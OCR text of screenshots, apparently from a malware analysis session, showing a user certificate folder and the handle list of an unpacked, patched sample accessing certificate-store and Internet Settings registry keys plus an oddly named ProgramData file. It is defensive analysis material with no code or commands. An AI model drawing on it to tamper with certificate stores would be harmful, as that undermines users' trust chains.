









IEUser ▸ AppData ▸ Roaming ▸ Microsoft ▸ SystemCertificates ▸ My ▸ Certificates
Search Certificates
Organize
Include in library
Share with
New folder
Favorites
Desktop
Downloads
Recent Places
FLARE
Utilities
Libraries
Documents
Music
Pictures
Videos
Computer
Network
Name
Date modified
Type
Size
4CD781445EDF68C66FAF9CE66CB0BA0D... 10/24/2021 4:04 AM System file 2 KB
6B2F52834C82488094EA164F7C1ADC9867... 10/24/2021 4:08 AM System file 2 KB
21E97FD1474FC91B8E0301D6DAB999A24... 10/24/2021 3:37 AM System file 2 KB
30C2E44EB014A96BFFE976B060257211A3... 10/24/2021 3:37 AM System file 2 KB
83DA87EB2088719658CE47CF1A847F87E5... 10/24/2021 3:37 AM System file 2 KB
525848C75B1BDCC1CE724F2BBD74C45E0... 10/24/2021 4:02 AM System file 2 KB
B9D0CEC2C288B1F66901D9889BC99BB8C... 10/24/2021 4:16 AM System file 2 KB
DC30AE6E204DC104A29AA68A3E361F4C... 10/24/2021 4:16 AM System file 2 KB
E4DCBAEA44346D338BEF27AD167BE886E... 10/24/2021 4:08 AM System file 2 KB
EECFC907C5C2756DF9A68AE12A6BDE68... 10/24/2021 3:36 AM System file 2 KB
10 items


111_unpacked_patched.exe (4416) Properties
General
Statistics
Performance
Threads
Token
Modules
Memory
Environment
Handles
Job
GPU
Disk and Network
Comment
Hide unnamed handles
Type
Name
Handle
Key HKCU\Software\Microsoft\SystemCertificates\My 0x1f8
File C:\Windows\SysWOW64\en-US\KernelBase.dll.mui 0x218
Section \Sessions\1\BaseNamedObjects\windows_webcache_bloom_section_{EC8408CD-14DA-4E5D-833A-4AD828B5D853} 0x21c
File \Device\Nsi 0x220
Thread 111_unpacked_patched.exe (4416): 4320 0x230
Key HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap 0x238
EtwRegistration {ffffffa80-0000-0000-0000-00001d000a20} 0x23c
EtwRegistration {ffffffa80-0000-0000-0000-00001e000220} 0x240
Key HKLM\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap 0x24c
Section \Sessions\1\BaseNamedObjects\UrlZonesSM_IEUser 0x250
Key HKLM\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\Internet Settings 0x254
Mutant \Sessions\1\BaseNamedObjects\ZonesCacheCounterMutex 0x258
Mutant \Sessions\1\BaseNamedObjects\ZonesLockedCacheCounterMutex 0x25c
EtwRegistration {ffffffa80-0000-0000-0000-00001f000a20} 0x280
EtwRegistration {ffffffa80-0000-0000-0000-000020000a20} 0x28c
EtwRegistration {ffffffa80-0000-0000-0000-000021000220} 0x290
File C:\Windows\winsxs\x86_microsoft.windows.common-controls_6595b64144ccf1df_6.0.7601.18837_none_41e855142bd5705d 0x294
EtwRegistration {ffffffa80-0000-0000-0000-000022000a20} 0x2b0
File C:\Users\IEUser\AppData\Roaming\Microsoft\SystemCertificates\My 0x2fc
Key HKLM\SOFTWARE\Microsoft\Cryptography\OID\EncodingType 0\CertDllCreateCertificateChainEngine\Config 0x324
Key HKLM\SOFTWARE\Microsoft\SystemCertificates\ROOT 0x328
File \Device\KsecDD 0x32c
Key HKCU\Software\Microsoft\SystemCertificates\My 0x330
Key HKCU\Software\Microsoft\SystemCertificates\CA 0x334
Key HKCU 0x338
Key HKLM\SOFTWARE\Microsoft\SystemCertificates\CA 0x33c
Key HKLM\SOFTWARE\Microsoft\EnterpriseCertificates\CA 0x340
Key HKCU\Software\Microsoft\SystemCertificates\Disallowed 0x344
Key HKCU 0x348
Key HKLM\SOFTWARE\Microsoft\SystemCertificates\Disallowed 0x34c
Key HKLM\SOFTWARE\Microsoft\EnterpriseCertificates\Disallowed 0x350
Key HKCU\Software\Microsoft\SystemCertificates\Root 0x358
Key HKLM\SOFTWARE\Microsoft\SystemCertificates\AuthRoot 0x35c
Key HKLM\SOFTWARE\Microsoft\EnterpriseCertificates\Root 0x360
Key HKLM\SOFTWARE\Microsoft\SystemCertificates\SmartCardRoot 0x364
Key HKCU\Software\Microsoft\SystemCertificates\TrustedPeople 0x368
Key HKCU\Software\Microsoft\SystemCertificates\SmartCardRoot 0x36c
Key HKCU 0x370
Key HKLM\SOFTWARE\Microsoft\SystemCertificates\TrustedPeople 0x374
Key HKLM\SOFTWARE\Microsoft\EnterpriseCertificates\TrustedPeople 0x378
Key HKCU\Software\Microsoft\SystemCertificates\trust 0x37c
Key HKCU 0x380
Key HKLM\SOFTWARE\Microsoft\SystemCertificates\trust 0x384
Key HKLM\SOFTWARE\Microsoft\EnterpriseCertificates\Trust 0x388
File C:\ProgramData\72D4LNBUQMYMNZGB9J31W06X3 0x3b0
Key HKLM\SOFTWARE\Policies\Microsoft\SystemCertificates 0x3c0
Key HKCU\Software\Policies\Microsoft\SystemCertificates 0x3fc
File C:\Users\IEUser\AppData\Roaming\Microsoft\SystemCertificates\My 0x438
File \Device\KsecDD 0x480
Key HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\P3P\History 0x484
File \Device\KsecDD 0x488
Close
5:37 AM
10/24/2021